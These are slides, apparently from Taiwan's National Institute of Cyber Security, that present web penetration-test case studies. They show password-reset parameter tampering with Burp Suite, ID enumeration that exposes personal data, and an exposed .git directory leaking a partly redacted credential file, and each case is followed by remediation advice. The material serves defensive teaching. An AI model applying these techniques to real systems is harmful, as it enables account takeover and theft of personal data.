- 機關未強化通行碼設定原則
- 通行碼之提示內容(如生日年月或包含完整通行碼)，遭攻擊者利用暴力破解方式猜測成功
- 利用帳號與通行碼相同手法入侵系統複雜度極低，但受害輕則取得一般同仁權限，重則導致暴露內部往來信件或取得系統權限
- 忘記密碼功能身分驗證不確實，或暴露過多通行碼提示訊息

案例3-1 認證及驗證機制失效(1/4)


國家資通安全研究院
National Institute of Cyber Security

- 瀏覽目標網頁，取得「客服信箱」

案例3-1 認證及驗證機制失效(2/4)

國家資通安全研究院
National Institute of Cyber Security


- 攻擊手利用申請之帳號申請忘記密碼，並點選取得驗證碼



案例3-1 認證及驗證機制失效(3/4)

國家資通安全研究院
National Institute of Cyber Security

- 利用Burp Suite攔截封包，並竄改參數「Account」為「客服信箱」，嘗試重設客服信箱之密碼



案例3-1 認證及驗證機制失效(4/4)

國家資通安全研究院
National Institute of Cyber Security

- 以「客服信箱」與重設之密碼登入成功

案例3-2 認證及驗證機制失效(1/2)

國家資通安全研究院
National Institute of Cyber Security

- 於系統說明影片發現使用者帳號，並利用忘記密碼功能取得新密碼

案例3-2 認證及驗證機制失效(2/2)

國家資通安全研究院
National Institute of Cyber Security

- 利用取得之新密碼成功登入系統

認證及驗證機制失效改善建議

國家資通安全研究院
National Institute of Cyber Security

- 系統開發者
  - 通行碼設定應符合機關通行碼複雜度原則，以及設定密碼歷程紀錄等管控機制
  - 於登入頁面應使用圖形驗證碼等機制，減低暴力破解攻擊成功機會
  - 忘記密碼功能應確實進行身分認證，並避免直接提供新密碼或暴露新密碼訊息
- 系統使用者
  - 通行碼應避免使用公開易取得之資訊(如：廠商統一編號、E-mail帳號及學校代碼等)，易被攻擊者利用拼接方式猜測成功
  - 通行碼設定建議具備高複雜度要求，避免使用者使用字元過短與簡單英數字組合之通行碼

4.無效的存取控管

無效的存取控管樣態

- 未限制存取來源或無權限控管，導致任一使用者皆可存取特定頁面
- 網站透過前端JavaScript語法進行限制，導致攻擊者可透過修改JavaScript繞過身分驗證

案例4 無效的存取控管(1/2)


國家資通安全研究院
National Institute of Cyber Security

- 利用網站之正常功能填報案件

案例4 無效的存取控管(2/2)

國家資通安全研究院
National Institute of Cyber Security

- 點選案件查詢，使用Burp Suite工具攔截封包，並使用「Intruder」功能針對參數「gstrCaseId」進行列舉，發現個資



無效的存取控管改善建議

國家資通安全研究院
National Institute of Cyber Security

- 系統開發者
  - 建議逐一頁面進行權限控管檢查，依系統角色差異，明確區分存取來源為訪客(未登入)、一般使用者及管理者等權限
  - 避免僅利用前端JavaScript語法進行存取限制，以防遭攻擊者竄改，進而繞過檢查機制

5.不安全的組態設定


不安全的組態設定樣態

- 開發系統時因不當之預設值、未正確設置HTTP標頭及錯誤訊息中暴露過多資訊，除可能洩漏憑證或通行碼等敏感資訊外，亦可能遭攻擊者獲得網站之原始碼、設定檔等，進而分析系統結構及發現潛在漏洞

案例5 不安全的組態設定(1/3)

國家資通安全研究院
National Institute of Cyber Security

- 使用Dirsearch工具掃描網頁目錄，發現路徑「/admincp.php」與「/.git」，並使用Githack工具，取得網站相關資料



案例5 不安全的組態設定(2/3)


國家資通安全研究院
National Institute of Cyber Security

- 使用檔案檢視工具(如Cat指令)，發現多組帳號通行碼

```
ate_time' => $time],
        ['manager_username' => '[redacted]50325', 'manager_passwd' => password_hash('[redacted]50325', PASSWORD_DEFAULT), 'class_id' => 40, 'manager_realname' => '劉
[redacted]鈺', 'manager_cell_phone' => '093[redacted]22', 'manager_email' => '[redacted]50325@mail.[redacted].gov.tw', 'manager_priv_group' => 3, 'manager_priv_article' => 5, 'cre
ate_time' => $time],
        ['manager_username' => '[redacted]50326', 'manager_passwd' => password_hash('[redacted]50326', PASSWORD_DEFAULT), 'class_id' => 40, 'manager_realname' => '張
[redacted]展', 'manager_cell_phone' => '097[redacted]68', 'manager_email' => '[redacted]50326@mail.[redacted].gov.tw', 'manager_priv_group' => 3, 'manager_priv_article' => 5, 'cre
ate_time' => $time],
        ['manager_username' => '[redacted]6001', 'manager_passwd' => password_hash('[redacted]6001', PASSWORD_DEFAULT), 'class_id' => 9, 'manager_realname' => '邱[redacted]榮
', 'manager_cell_phone' => '091[redacted]38', 'manager_email' => '[redacted]6001@mail.[redacted].gov.tw', 'manager_priv_group' => 3, 'manager_priv_article' => 10, 'create_
time' => $time],
        ['manager_username' => '[redacted]6002', 'manager_passwd' => password_hash('[redacted]6002', PASSWORD_DEFAULT), 'class_id' => 6, 'manager_realname' => '林[redacted]芳
', 'manager_cell_phone' => '091[redacted]32', 'manager_email' => '[redacted]6002@mail.[redacted].gov.tw', 'manager_priv_group' => 3, 'manager_priv_article' => 7, 'create_t
ime' => $time],
        ['manager_username' => '[redacted]6003', 'manager_passwd' => password_hash('[redacted]6003', PASSWORD_DEFAULT), 'class_id' => 11, 'manager_realname' => '廖[redacted]
懿', 'manager_cell_phone' => '092[redacted]77', 'manager_email' => '[redacted]6003@mail.[redacted].gov.tw', 'manager_priv_group' => 5, 'manager_priv_article' => 4, 'create
_time' => $time],
        ['manager_username' => '[redacted]6004', 'manager_passwd' => password_hash('[redacted]6004', PASSWORD_DEFAULT), 'class_id' => 7, 'manager_realname' => '施[redacted]宏
', 'manager_cell_phone' => '097[redacted]01', 'manager_email' => '[redacted]6004@mail.[redacted].gov.tw', 'manager_priv_group' => 3, 'manager_priv_article' => 9, 'create_t
ime' => $time],
        ['manager_username' => '[redacted]7001', 'manager_passwd' => password_hash('[redacted]7001', PASSWORD_DEFAULT), 'class_id' => 10, 'manager_realname' => '林[redacted]
```

案例5 不安全的組態設定(3/3)

- 使用發現之帳號通行碼成功登入網站



不安全的組態設定改善建議

國家資通安全研究院
National Institute of Cyber Security

- 系統管理者
  - 檢視並啟用必要之安全功能，以及關閉不需要之服務
  - 配置正確之HTTP安全標頭
  - 隱藏詳細錯誤訊息，只顯示通用錯誤訊息

6.危險或過舊之元件

危險或過舊之元件樣態

